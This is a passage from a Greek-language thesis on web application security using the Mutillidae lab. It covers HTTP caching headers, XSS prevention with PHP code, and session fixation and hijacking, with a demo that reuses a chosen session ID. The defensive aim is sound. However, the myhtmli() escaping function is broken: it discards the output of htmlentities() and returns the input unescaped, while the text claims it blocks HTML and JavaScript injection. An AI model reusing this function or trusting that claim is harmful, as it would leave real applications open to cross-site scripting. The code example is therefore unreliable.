Cookie: showhints=0; username=etsaimos; uid=15; PHPSESSID=tt6bu3du00v95u888ri06b1k03
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View+Blog+Entries
HTTP/1.1 200 OK
Date: Sat, 21 Jan 2012 19:02:27 GMT
Server: Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1

X-Powered-By: PHP/5.3.8
Logged-In-User: etsaimos
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

Αποτελέσματα σε κατάσταση ασφάλειας Security Level: 5 (Secure)

http://localhost/mutillidae/index.php?page=view-someones-blog.php
POST /mutillidae/index.php?page=view-someones-blog.php **HTTP/1.1**
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:9.0.1) Gecko/20100101 Firefox/9.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: el-gr,el;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-7,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://localhost/mutillidae/index.php?page=view-someones-blog.php
Cookie: username=etsaimos; uid=15; showhints=0; PHPSESSID=tt6bu3du00v95u888ri06b1k03
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View+Blog+Entries
HTTP/1.1 200 OK
Date: Sat, 21 Jan 2012 18:38:50 GMT
Server: Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Pragma: no-cache
Logged-In-User: etsaimos
X-Frame-Options: DENY
Last-Modified: Sat, 21 Jan 2012 18:38:50 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

Αυτό που παρατηρούμε εξετάζοντας τα παραπάνω αποτελέσματα, είναι η προσθήκη του πεδίου "Cache-Control".

Το **πεδίο Cache-Control** της γενικής κεφαλίδας, χρησιμοποιείται για να **καθορίσει οδηγίες** που **πρέπει** να τηρούνται από όλους τους μηχανισμούς προσωρινής αποθήκευσης (caching) σε όλο το μήκος μιας ροής ερώτησης / απάντησης (request/response). Οι οδηγίες καθορίζουν τη συμπεριφορά με σκοπό να **παρεμποδίσουν** τους μηχανισμούς προσωρινής αποθήκευσης από το να παρέμβουν κακόβουλα στα αίτημα ή τις απαντήσεις. Οι οδηγίες αυτές συνήθως υπερισχύουν των προεπιλεγμένων αλγορίθμων caching και είναι μίας κατεύθυνσης όσο αφορά το γεγονός πως αν υπάρχει μια οδηγία που αφορά το αίτημα (request), δεν σημαίνει ότι η ίδια οδηγία πρέπει να δοθεί στην απάντηση (response).

Παρατήρηση: Θα πρέπει να αναφέρουμε ότι το πρωτόκολλο HTTP/1.1 καθορίζει τη γενική κεφαλίδα Pragma. Η **γενική κεφαλίδα Pragma** επιτρέπει την αποστολή οδηγιών προς τον παραλήπτη του μηνύματος. Οι οδηγίες αυτές αποτελούν ένα τρόπο για να ζητείται από δομικά στοιχεία τού Ιστού να συμπεριφέρονται με συγκεκριμένο τρόπο, ενώ διαχειρίζονται ένα αίτημα ή μια απόκριση. *Το πρωτόκολλο δεν επιβάλλει την υπακοή στις οδηγίες αυτές, αλλά απλώς απαιτεί την μετάδοσή τους*. Τέλος, για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω σύνδεσμο: http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html .

3.3.3 Τρόποι αντιμετώπισης

Η αποτελεσματική αντιμετώπιση XSS επιθέσεων, έχει την βάση της στην **πρόληψη** και αρχίζει όταν σχεδιάζεται η εφαρμογή, όχι στα τελικά στάδια ελέγχου ή ακόμα χειρότερα αφότου ανακαλυφθεί το πρώτο πρόβλημα. Παραδείγματος χάριν, οι εφαρμογές που στηρίζονται σε POST requests, είναι λιγότερο ευπαθείς από εκείνες που επιτρέπουν τον έλεγχο μέσω URI strings (GET requests).

Στην ενότητα αυτή, θα εξετάσουμε λεπτομερώς διάφορες μεθόδους για τη μείωση της έκθεσης σε επιθέσεις XSS[15]. Η αντιμετώπιση XSS επιθέσεων, απαιτεί των διαχωρισμό των μη έμπιστων στοιχείων από το ενεργό (ήδη υπάρχον) περιεχόμενο του Browser. Αυτό γίνεται ως εξής:

- Αποφεύγοντας την εισαγωγή όλων των αναξιόπιστων στοιχείων που βασίζονται στην HTML.
- Με επικύρωση των δεδομένων εισόδου κάνοντας χρήση λιστών (Whitelist). Όμως, αυτό δεν αποτελεί μια ολοκληρωμένη άμυνα, καθώς πολλές εφαρμογές πρέπει να δεχθούν ειδικούς χαρακτήρες ως είσοδο.

Η λογική για την πρόληψη XSS επιθέσεων, είναι να μην επιτρέπεται στα δεδομένα εισόδου των χρηστών να περνούν χωρίς έλεγχο και επεξεργασία στην εφαρμογή μας. Οπότε, *όλα όσα αναφέρθηκαν στο **κεφάλαιο 3.2.3** ισχύουν στο ακέραιο και εδώ*. Στο πλαίσιο αυτό, θα περιγράφουμε τρόπους για να διασφαλίσουμε (όσο είναι δυνατόν) ότι δεν θα είναι εφικτή η δημιουργία μιας XSS επίθεσης.

Όπως συζητήσαμε στην αρχή του κεφαλαίου 3.3.1, η κωδικοποίηση της εισόδου HTML σε μη-HTML έξοδο, είναι κρίσιμη, διότι μία κοινή μέθοδος για τη διεξαγωγή XSS επίθεσης περιλαμβάνει την έγχυση κώδικα HTML με ένα χαρακτηριστικό src ή onload που ξεκινά την επίθεση καλώντας ένα script. Η **συνάρτηση `htmlentities()`** της PHP θα κάνει όλη την δουλεία για εμάς, καθιστώντας την είσοδο αβλαβή.

Το παρακάτω PHP Script, παίρνει την εισόδου του χρήστη, την περνάει στην συνάρτηση `myhtmli()`, που απλά εφαρμόζει συνάρτηση `htmlentities()` της PHP σε όλη την είσοδο. Αυτό εμποδίζει αποτελεσματικά την ενσωμάτωση HTML και JavaScript κώδικα. Επίσης, συνάρτηση `htmlentities()` μετατρέπει τόσο τα διπλά όσο και τα μονά εισαγωγικά.

```
<?php
    function myhtmli( $strinput ) {
        htmlentities( $strinput, ENT_QUOTES, 'utf-8' );
        return $strinput;
    }

    // H eisodos..tha mporouse na einai kai $_POST apo forma ktl
    $details = "\x8F!!! Tsaimos";

    // Typonei: Tsaimos
    print '<p>' . myhtmli( $details ) . '</p>';
?>
```

Η συνάρτηση `htmlentities()`μας καλύπτει για την αποφυγή εισαγωγής μη έμπιστων δεδομένων στο σώμα ενός εγγράφου HTML, όπως μέσα σε ένα . Μάλιστα «αφαιρεί» μη έμπιστα δεδομένα που πηγαίνουν σε γνωρίσματα (μεταβλητές), **αλλά δεν λειτουργεί** εάν βάζουμε αναξιόπιστα δεδομένα μέσα σε μια ετικέτα <script> ή σε ένα event handler όπως onmouseover ή στο CSS ή τέλος σε μια διεύθυνση URL. Έτσι, ακόμα κι αν την χρησιμοποιήσουμε παντού είναι ακόμα πιθανό να είμαστε ευάλωτοι σε XSS επιθέσεις, οπότε θα πρέπει να χρησιμοποιήσουμε τις παραπάνω μεθόδους στο τμήμα του εγγράφου HTML που βάζουμε τα αναξιόπιστα δεδομένα και παράλληλα με αυτό χρειάζεται η **θέσπιση κανόνων**.

Οι παρακάτω κανόνες αποσκοπούν στην πρόληψη όλων των XSS επιθέσεων σε μία εφαρμογή. Αυτοί οι κανόνες[17] καλύπτουν τη συντριπτική πλειονότητα των περιπτώσεων XSS και δεν είναι απαραίτητο να τους χρησιμοποιήσουμε όλους, απλά όσους κρίνουμε ότι χρειάζεται η εφαρμογή μας.

Σαν πρώτο κανόνα θα πρέπει να **τοποθετούμε «αναξιόπιστα» στοιχεία, ΜΟΝΟ σε επιτρεπόμενες θέσεις.** Ο λόγος δημιουργίας αυτού του κανόνα είναι ότι υπάρχουν τόσες πολλές διαφορετικές καταστάσεις σε ένα HTML έγγραφο, που οι κανόνες διαφυγής καταλήγουν να γίνονται πολύ περίπλοκοι. Δεν μπορούμε να σκεφτούμε κανένα καλό λόγο, προκειμένου κάποιος προγραμματιστής να βάλει αναξιόπιστα δεδομένα σε τέτοια σημεία π.χ. όπως η ενσωμάτωση ενός URL μέσα σε ένα javascript, όπου η κωδικοποίηση των κανόνων για την εν λόγω περίπτωση μπορεί είναι τόσο δύσκολη, όσο και επικίνδυνη. Κάποια χαρακτηριστικά παραδείγματα είναι:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>

  <div ...NEVER PUT UNTRUSTED DATA HERE...=test />

 < NEVER PUT UNTRUSTED DATA HERE... href="/test" />

 <style>...NEVER PUT UNTRUSTED DATA HERE...</style>
```

Το πιο σημαντικό είναι να μην κάνετε ποτέ χρήση κώδικα JavaScript από μια αναξιόπιστη πηγή. Κανένας έλεγχος δεν θα μπορούσε να διορθώσει αυτό το σφάλμα.

Ένας επιπλέον σημαντικός κανόνας, που μία άλλη εκδοχή του έχει αναφερθεί στο κεφάλαιο 3.2.3, είναι η **επεξεργασία τουURL πριν την χρήση του**[12]. Εδώ θα αναφερθούμε στην περίπτωση που κάποιος χρήστης εισάγει διάφορα URL, οπότε θα πρέπει να βεβαιωθούμε ότι δεν μπορούν να χρησιμοποιηθούν URI μολυσμένα με javascript κτλ. Η **συνάρτηση `Parse_url()`** της PHP χωρίζει ένα URL (όλα τα μέρη του), σε ένα συσχετιστικό πίνακα. Η συνάρτηση περιέχει επίσης ένα βοηθητικό πεδίο (το "query"), το οποίο αποκαλύπτει τα ερωτήματα που επισυνάπτονται στο URL (δηλαδή, $ _GET μεταβλητές), αν υπάρχουν.

Υπάρχουν ορισμένες περιπτώσεις, στις οποίες η αφαίρεση του query από το URL, θα εμποδίσει τους χρήστες μας όταν π.χ. θέλουνε να αναφερθούνε σε μια web τοποθεσία με ένα URL όπως: http://example.gr/demopage.php?Id=23.

Ίσως, η καλύτερη λύση είναι να επιτρέψουμε τα URL queries μόνο για αξιόπιστους δικτυακούς τόπους (allow list), έτσι ώστε η εφαρμογή μας να επιτρέπει μόνο προκαθορισμένα URL. Ας δούμε λοιπόν πώς θα ήταν ένα τέτοιο PHP Script:

```
<?php
    function mysafeURL( $strurl ) {
        $uriParts = parse_url( $strurl );
        $trustedHosts = array('mydomain.gr','subdomain.mydomain.gr');
//empista URL
        $counter = count($trustedHosts); //Arithmos Empiston URLs
        for ( $i = 0; $i < $counter; $i++ ) {
            if ( $uriParts['host'] === $trustedHosts[$i] ) {
                return $strurl; //TRUE: epistrefei to URL os exei
            }
        }

        //FALSE: epistrefei to URL kai dipla to host
        //Tha mporouse na exei alert I na kovei to URL
        $strurl .= ' [' . $uriParts['host'] . ']';
        return $strurl;
    }

    // retrieve $uri from user input
    $inputUrl = $_POST['inputUrl'];

    // and display it safely
    echo mysafeURL( $inputUrl );
?>
```

Το παραπάνω script λειτουργεί ως εξής, αρχικά δημιουργούμε ένα πίνακα με τους έμπιστους hosts και έπειτα συγκρίνουμε το τμήμα host του URL που δεχθήκαμε ως είσοδο, με τους έμπιστους hosts που έχουμε στον πίνακα. Αν δεν ταιριάζουν, τότε τυπώνουμε το URL και δίπλα του τον host που ανήκει, αλλιώς επιστρέφουμε το URL ως έχει.

Για περισσότερες πληροφορίες σχετικά με τα script και τις μεθόδους που αναφέρθηκαν σε αυτή την ενότητα, παρακαλώ ανατρέξτε στην αντίστοιχη βιβλιογραφία και τα ακόλουθα links:

- http://trac.chxo.com/browser/pps/ch13-crossSiteScripting/filterUriDemo.php
- https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

Ανακεφαλαιώνοντας, μία ολοκληρωμένη πρόταση αντιμετώπισης XSS επιθέσεων θα πρέπει να περιλαμβάνει τα ακόλουθα χαρακτηριστικά:

- Επικύρωση και «απολύμανση» της εισόδου.
- Επεξεργασία/κωδικοποίηση της εξόδου (`htmlentities()`).
- Χρήση κανόνων ορθής πολιτικής και όχι Blacklist.
- Πρόβλεψη των κινήσεων των χρηστών.

3.4 Ευπάθειες που αφορούν την διαχείριση Συνόδων και την Αυθεντικοποίηση των χρηστών

Ο **μηχανισμός διαχείρισης των συνόδων (Sessions)**, είναι μια θεμελιώδης συνιστώσα της ασφάλειας στην πλειονότητα των διαδικτυακών εφαρμογών. Είναι αυτό που επιτρέπει στην εφαρμογή να αναγνωρίσει μοναδικά ένα χρήστη, μέσα σε ένα μεγάλο αριθμό διαφορετικών αιτήσεων και να χειριστεί τα δεδομένα του χρήστη που συγκεντρώνεται σχετικά με την κατάσταση αλληλεπίδρασης του με την εφαρμογή. Όταν κάποια διαδικτυακή εφαρμογή διαθέτει υπηρεσία login των χρηστών, η διαχείριση των συνόδων έχει ιδιαίτερη σημασία, καθώς είναι αυτό που επιτρέπει στην εφαρμογή να διατηρήσει την αξιοπιστία της ταυτότητας κάποιου χρήστη, παραπέρα απ' το αίτημα με το οποίο οι χρήστες προμηθεύουν τα διαπιστευτήριά τους.

Λόγω του νευραλγικού ρόλου που διαδραματίζουν οι μηχανισμοί διαχείρισης των συνόδων, αποτελούν κύριο στόχο των κακόβουλων επιθέσεων στις διαδικτυακές εφαρμογές. Εάν ένας εισβολέας μπορεί να σπάσει τη διαχείριση συνόδου μιας εφαρμογής, τότε μπορεί να παρακάμψει τον πραγματικό έλεγχο **αυθεντικοποίησης** (login) της εφαρμογής και **να «μεταμφιεστεί» σε κάποιον άλλο χρήστη (πλαστοπροσωπία)** χωρίς καν να γνωρίζει τα διαπιστευτήριά (username, password, κ.α.) του . Έτσι, αν ένας εισβολέας καταφέρει να «μεταμφιεστεί» σε ένα χρήστη με αυξημένα δικαιώματα στην εφαρμογή, μπορεί στην συνέχεια να έχει στην κατοχή του ολόκληρη την εφαρμογή.


Στους **μηχανισμούς αυθεντικοποίησης των χρηστών**, υπάρχει μία ευρεία ποικιλία από ελαττώματα που συνήθως προέρχονται από λανθασμένες ενέργειες στην διαχείριση των συνόδων. Στις πιο ευάλωτες περιπτώσεις, ένας εισβολέας χρειάζεται απλά να αλλάξει την τιμή μιας μεταβλητής/αναγνωριστικού που του αποδίδεται από την εφαρμογή, προκειμένου να ταιριάξει με εκείνη ενός διαφορετικού χρήστη. Σε αυτήν την περίπτωση, η εφαρμογή είναι ορθάνοιχτη για οποιονδήποτε και επιτρέπει την πρόσβαση σε όλες τους τομείς. Στο άλλο άκρο, ένας εισβολέας μπορεί να χρειαστεί να δουλέψει πολύ σκληρά, να αποκρυπτογραφήσει πολλά επίπεδα πληροφοριών, ίσως ακόμα και να προβεί στην επινόηση μιας εξελιγμένης αυτοματοποιημένης επίθεσης πριν καταφέρει να ανακαλύψει μια «χαραμάδα» στην «θωράκιση» της εφαρμογής.

Η «αρχή του κακού» μπορούμε να πούμε ότι βρίσκεται στο γεγονός ότι το πρωτόκολλο HTTP (HyperText Transfer Protocol), είναι ένα πρωτόκολλο χωρίς μνήμη (**stateless protocol**). Δηλαδή, δεν διατηρεί καμία πληροφορία για μία σύνδεση μετά από την διεκπεραίωση μίας σχετικής αίτησης. Η διατήρηση πληροφορίας κατάστασης μπορεί να επιτευχθεί εκτός από τον ίδιο τον HTTP server μέσω εξωτερικών προγραμμάτων. Τέλος, το πρωτόκολλο HTTP δεν διαθέτει καμία τεχνική (όπως Session κτλ) προκειμένου να διατηρήσει την ακεραιότητα της σύνδεσης με τον πελάτη.

Αυτό, είναι κάτι που βολεύει εξαιρετικά τους επιτιθέμενους (Hackers), καθώς δεν χρειάζονται να σχεδιάζουν πολύπλοκες επιθέσεις προκειμένου να μιμηθούν μηχανισμούς διαχείρισης συνόδων, αλλά αρκεί μία και μόνο αίτηση (request) για να καταστραφεί μια διαδικτυακή επικοινωνία. Στον αντίποδα, οι προγραμματιστές διαδικτυακών εφαρμογών προσπαθούν να καλύψουν αυτή την αδυναμία του HTTP, βασιζόμενοι στην ανάπτυξη ιδίου κώδικα για την αυθεντικοποίηση, εξουσιοδότηση και διαχείριση συνόδων των χρηστών. Η τεχνική που συνήθως ακολουθείται είναι αρχικά η υλοποίηση κάποιας μορφής ελέγχου ταυτότητας και στην συνέχεια η αποθήκευση του αποτελέσματος με πρόσθετες πληροφορίες σε ένα cookie.

Έτσι λοιπόν και **στην γλώσσα PHP η υποστήριξη συνόδων** προσφέρει ένα τρόπο για τη διατήρηση ορισμένων δεδομένων σε μία σειρά από προσπελάσεις πόρων της εφαρμογής. Αυτό μας δίνει τη δυνατότητα να υλοποιήσουμε πιο προσαρμοστικές εφαρμογές και παράλληλα να βελτιώσουμε την λειτουργία της ιστοσελίδας μας. Πιο αναλυτικά, όταν κάποιος επισκέπτεται μια ιστοσελίδα του αποδίδεται ένα μοναδικό αναγνωριστικό, το λεγόμενο αναγνωριστικό συνόδου (session id), αυτό είτε αποθηκεύεται σε ένα cookie (στον υπολογιστή του χρήστη) είτε ενσωματώνεται στη διεύθυνση URL. Αυτό μας επιτρέπει να αποθηκεύουμε τα δεδομένα μεταξύ των διάφορων αιτημάτων στην **superglobal μεταβλητή "$ _SESSION"**, οπότε όταν ένας χρήστης επισκεφτεί το site μας, η PHP θα ελέγξει αυτόματα αν ένα συγκεκριμένο id συνόδου έχει αποσταλεί με την αίτηση, αν συμβαίνει αυτό, τότε το προϋπάρχον περιβάλλον αναδημιουργείται/φορτώνεται. Για περισσότερες πληροφορίες ανατρέξετε στον σύνδεσμο: http://www.php.net/manual/en/intro.session.php

Σε αυτό το κεφάλαιο, θα εξετάσουμε όλες τις μορφές της εν λόγω ευπάθειας που έχουν εμφανιστεί σε πραγματικές δικτυακές εφαρμογές καθώς το περιβάλλον Mutillidae μας παρέχει αυτή τη δυνατότητα. Συνάμα, θα ορίσουμε λεπτομερώς τα πρακτικά βήματα που απαιτούνται ώστε να εντοπίσουμε και να αξιοποιήσουμε αυτές τις ευπάθειες. Τέλος, θα περιγράψουμε τα αντιμέτρα που πρέπει να λάβουν οι εφαρμογές για να προστατευθούν από αυτές τις επιθέσεις.



Εικόνα 3.29 Ευπάθειες "Session Management" & "Authenticaion" στο Mutillidae.

Πριν συνεχίσουμε, ας δούμε ένα χαρακτηριστικό παράδειγμα συνόδων στην γλώσσα php και τις πιο συνηθισμένες αδυναμίες που παρουσιάζονται σε αυτές.

Οι περισσότερες επιθέσεις συνόδου περιλαμβάνουν **πλαστοπροσωπία**, δηλαδή ο επιτιθέμενος προσπαθεί να αποκτήσει πρόσβαση στη σύνοδο ενός άλλου χρήστη παριστάνοντας εκείνο τον χρήστη. Η κρισιμότερη πληροφορία για έναν επιτιθέμενο είναι το αναγνωριστικό συνόδου (session ID), επειδή αυτό απαιτείται για οποιαδήποτε επίθεση πλαστοπροσωπίας. Υπάρχουν τρεις ευρέως γνωστές μέθοδοι που χρησιμοποιούνται για την «απόκτηση» ενός έγκυρου προσδιοριστικού συνόδου:

- Prediction (Πρόβλεψη)
- Capture (Σύλληψη)
- Fixation (Καθήλωση)

Η **πρόβλεψη** αναφέρεται στην εικασία ενός έγκυρου προσδιοριστικού συνόδου. Με τον εγγενή μηχανισμό συνόδου της php, το προσδιοριστικό συνόδου είναι εξαιρετικά τυχαίο και αυτό είναι απίθανο να είναι το πιο αδύνατο σημείο σε μία εφαρμογή.

Η **σύλληψη** ενός έγκυρου προσδιοριστικού συνόδου είναι ο πιο κοινός τύπος επίθεσης στις συνόδους και υπάρχουν πολυάριθμες προσεγγίσεις. Επειδή τα αναγνωρίστηκα συνόδου διαδίδονται συνήθως με cookies ή με $GET μεταβλητές, οι διάφορες προσεγγίσεις εστιάζουν στην επίθεση αυτών των μεθόδων μεταφοράς. Έχουν υπάρξει μερικές ευπάθειες των Browser σχετικά με τα cookies αλλά συνήθως αφορούν τον Internet Explorer. Επιπλέων, τα cookies ως μηχανισμός είναι (ελαφρώς) λιγότερο εκτεθειμένα από τις $GET μεταβλητές, κατά συνέπεια, για εκείνους τους χρήστες που «επιτρέπουν» τα cookies, μπορεί να παρέχεται ένας ανάλογος μηχανισμός (με χρήση cookies) για την διάδοση του αναγνωριστικού συνόδου.

Η μέθοδος της **καθήλωσης (**Fixation), είναι η απλούστερη για την απόκτηση ενός έγκυρου αναγνωριστικού συνόδου. Στην πραγματικότητα, ενώ δεν είναι πολύ δύσκολο να αμυνθεί κανείς σε αυτού του τύπου επιθέσεις, συχνά ο μηχανισμός των συνόδων αποτελείται μόνο από το session_start (), γεγονός που καθιστά την σύνοδο ευάλωτη.

Προκειμένου να γίνουν πιο κατανοητά τα παραπάνω, θα εξετάσουμε τον ακόλουθο κώδικα (session.php) :

```
<?php
      session_start();
      if (!isset($_SESSION['visits']))
      {
          $_SESSION['visits'] = 1;
      }
      else
      {
          $_SESSION['visits']++;
      }
      echo $_SESSION['visits'];
?>
```

Στην πρώτη επίσκεψη στη σελίδα (π.χ. http://localhost/test/session.php), πρέπει να βλέπετε ως αποτέλεσμα στην οθόνη τον αριθμό ένα «1». Σε κάθε επόμενη επίσκεψη, θα πρέπει ο αριθμός να αυξήσετε ώστε να αντικατοπτρίζει το πόσες φορές έχετε επισκεφθεί τη σελίδα. Για να καταδείξουμε την μέθοδο fixation, αρχικά σιγουρευόμαστε ότι δεν έχουμε ήδη προσδιοριστικό συνόδου (ίσως διαγράφοντας τα cookies μας;), κατόπιν επισκεπτόμαστε τη σελίδα με παράμετρο στο URL το **"?PHPSESSID=12345"**. Έπειτα, με έναν διαφορετικό browser (ή ακόμα και έναν απολύτως διαφορετικό υπολογιστή), επισκεπτόμαστε το ίδιο URL πάλι με παράμετρο "?PHPSESSID=12345". Θα παρατηρήσετε ότι δεν βλέπετε τον αριθμό 1 ως έξοδο στην πρώτη επίσκεψή σας, αλλά μάλλον συνεχίζει από τη σύνοδο που αρχίσαμε προηγουμένως.

Γιατί μπορεί αυτό να είναι επικίνδυνο; Οι περισσότερες επιθέσεις καθήλωσης συνόδου χρησιμοποιούν απλά ένα link ώστε να στείλουν έναν χρήστη σε μια άλλη σελίδα (redirect) με ένα αναγνωριστικό συνόδου που επισυνάπτεται στο URL. Ο χρήστης πιθανόν δεν θα το παρατηρήσει, δεδομένου ότι η άλλη σελίδα θα συμπεριφερθεί ακριβώς το ίδιο με την υπάρχουσα. Επειδή ο επιτιθέμενος επέλεξε το αναγνωριστικό συνόδου, του είναι ήδη γνωστό και έτσι μπορεί να το χρησιμοποιηθεί προκειμένου να κλιμακώσει τις επιθέσεις του (session hijacking κτλ).

Μια απλοϊκή επίθεση όπως αυτή είναι αρκετά εύκολο να αποτραπεί. Για παράδειγμα αν δεν υπάρχει μια ενεργή σύνοδος που να συνδέεται με το αναγνωριστικό συνόδου που παρουσιάζει ο χρήστης, το αναπαράγουμε ώστε να είμαστε καλυμμένοι (session_secure.php):

```
<?php
      session_start();
      if (!isset($_SESSION['visits']))
      {
          session_regenerate_id();
          $_SESSION['visits'] = 1;
      }
      else
      {
          $_SESSION['visits']++;
      }
      echo $_SESSION['visits'];
?>
```

Το πρόβλημα με μια τέτοια απλοϊκή «υπεράσπιση» είναι ότι ένας επιτιθέμενος μπορεί απλά να αρχικοποιήσει μια σύνοδο για ένα συγκεκριμένο αναγνωριστικό συνόδου και έπειτα να χρησιμοποιήσει αυτό το προσδιοριστικό για να προωθήσει την επίθεση. Για να προστατευτούμε από αυτόν τον τύπο επίθεσης, μπορούμε να τροποποιήσουμε την παραπάνω προσέγγιση και να αναπαραγάγουμε το προσδιοριστικό συνόδου όποτε υπάρχει οποιαδήποτε αλλαγή στο επίπεδο προνομίων του χρήστη (π.χ., μετά τον έλεγχο για το log-in), έτσι θα έχουμε αποβάλει ουσιαστικά τον κίνδυνο μιας επιτυχούς επίθεσης καθήλωσης συνόδου.

Αδιαμφισβήτητα, η πιο κοινή επίθεση συνόδου, είναι η **πειρατεία συνόδου (Session Hijacking)** και αναφέρεται σε όλες τις επιθέσεις που προσπαθούν να αποκτήσουν πρόσβαση στη σύνοδο ενός άλλου χρήστη.

Στην συγκεκριμένη περίπτωση, θα ξεφύγουμε λίγο από τις συνήθεις πρακτικές διασφάλισης μιας συνόδου και θα εστιάσουμε στο πώς μπορούμε να καταστήσουμε την σύλληψη ενός αναγνωριστικού συνόδου λιγότερο προβληματική. Ο στόχος μας είναι να μειωθεί η πιθανότητα πλαστοπροσωπίας, δεδομένου ότι κάθε αύξηση της πολυπλοκότητας στην παραγωγή του αναγνωριστικού και της αυθεντικοποίησης των χρηστών αυξάνει την ασφάλεια. Για να το κάνουμε αυτό, μπορούμε να ταυτοποιήσουμε κάποιον χρήστη με περισσότερα στοιχεία από το αναγνωριστικό εισόδου.

Για περισσότερες πληροφορίες ανατρέξτε στο ακόλουθο ιστότοπο:

- http://phpsec.org/projects/guide/4.html (άδεια) .

3.4.1 Πως γίνεται η ανίχνευση της ευπάθειας

Οι ευπάθειες που υπάρχουν στους μηχανισμούς διαχείρισης συνόδων είναι ουσιαστικά ψεγάδια που αφορούν την ορθή και ασφαλή αυθεντικοποίηση των χρηστών, οπότε μπορούν να χωριστούν σε δύο μεγάλες κατηγορίες:

- αδυναμίες στην παραγωγή των χαρακτηριστικών συνόδου.
- αδυναμίες στο χειρισμό των χαρακτηριστικών συνόδου (κατά τη διάρκεια ζωής τους).

Σε πολλές διαδικτυακές εφαρμογές που χρησιμοποιούν τον τυποποιημένο μηχανισμό cookies για την μετάδοση των χαρακτηριστικών μιας συνόδου, είναι απλό να προσδιοριστεί ποιο πεδίο των δεδομένων περιέχει το ζητούμενο στοιχείο.

Οι εφαρμογές μπορεί να χρησιμοποιούν πολλαπλά διαφορετικά τιμήματα δεδομένων συλλογικά ως αναγνωριστικό, συμπεριλαμβανομένων των cookies, των παραμέτρων URL και των κρυμμένων πεδίων φορμών. Μερικά από αυτά τα στοιχεία μπορούν να χρησιμοποιηθούν για να διατηρήσουν μία σύνοδο, αλλά **θα ήταν λάθος να υποθέσουμε** τόσο ότι μια συγκεκριμένη παράμετρος είναι το αναγνωριστικό συνόδου (χωρίς πρώτα να το αποδείξουμε), όσο ότι οι σύνοδοι παρακολουθούνται/διαμορφώνονται χρησιμοποιώντας μόνο ένα στοιχείο!

Σε πολλές περιπτώσεις, τα στοιχεία που εμφανίζονται να είναι το αναγνωριστικό συνόδου της εφαρμογής μπορεί να μην είναι. Πιο συγκεκριμένα, το cookie συνόδου που παράγεται από τον server ή την εφαρμογή μπορεί να είναι παρόν αλλά στην πραγματικότητα να μην χρησιμοποιείται από την εφαρμογή. Θα πρέπει λοιπόν να παρατηρήσουμε ποια νέα στοιχεία περνούν στον περιηγητή μας μετά από την αυθεντικοποίηση, καθώς δημιουργούνται νέα αναγνωρίστηκα συνόδου μετά την αυθεντικοποίηση ενός χρήστη.

Προκειμένου να ελέγξουμε ποια στοιχεία χρησιμοποιούνται πραγματικά ως αναγνωριστικά μιας συνόδου, βρίσκουμε μια σελίδα η οποία είναι βέβαιο πως χρησιμοποιεί sessions και υποβάλλουμε διάφορα αιτήματα, αποκλείοντας κάθε στοιχείο που υποψιαζόμαστε πως δεν χρησιμοποιείστε ως αναγνωριστικό. Εάν η αφαίρεση ενός στοιχείου αναγκάσει την σελίδα να μην επιστρέψει κάποια απάντηση, μπορούμε να με μεγάλη πιθανότητα να πούμε ότι αυτό το στοιχείο είναι **ένα** αναγνωριστικό της συνόδου.

Το πρόγραμμα **HttpFox** είναι ένα πολύ χρήσιμο εργαλείο για τις παραπάνω δοκιμές, καθώς παρακολουθεί και αναλύει όλη την εισερχόμενη και εξερχόμενη κίνηση μεταξύ του browser και του web server.

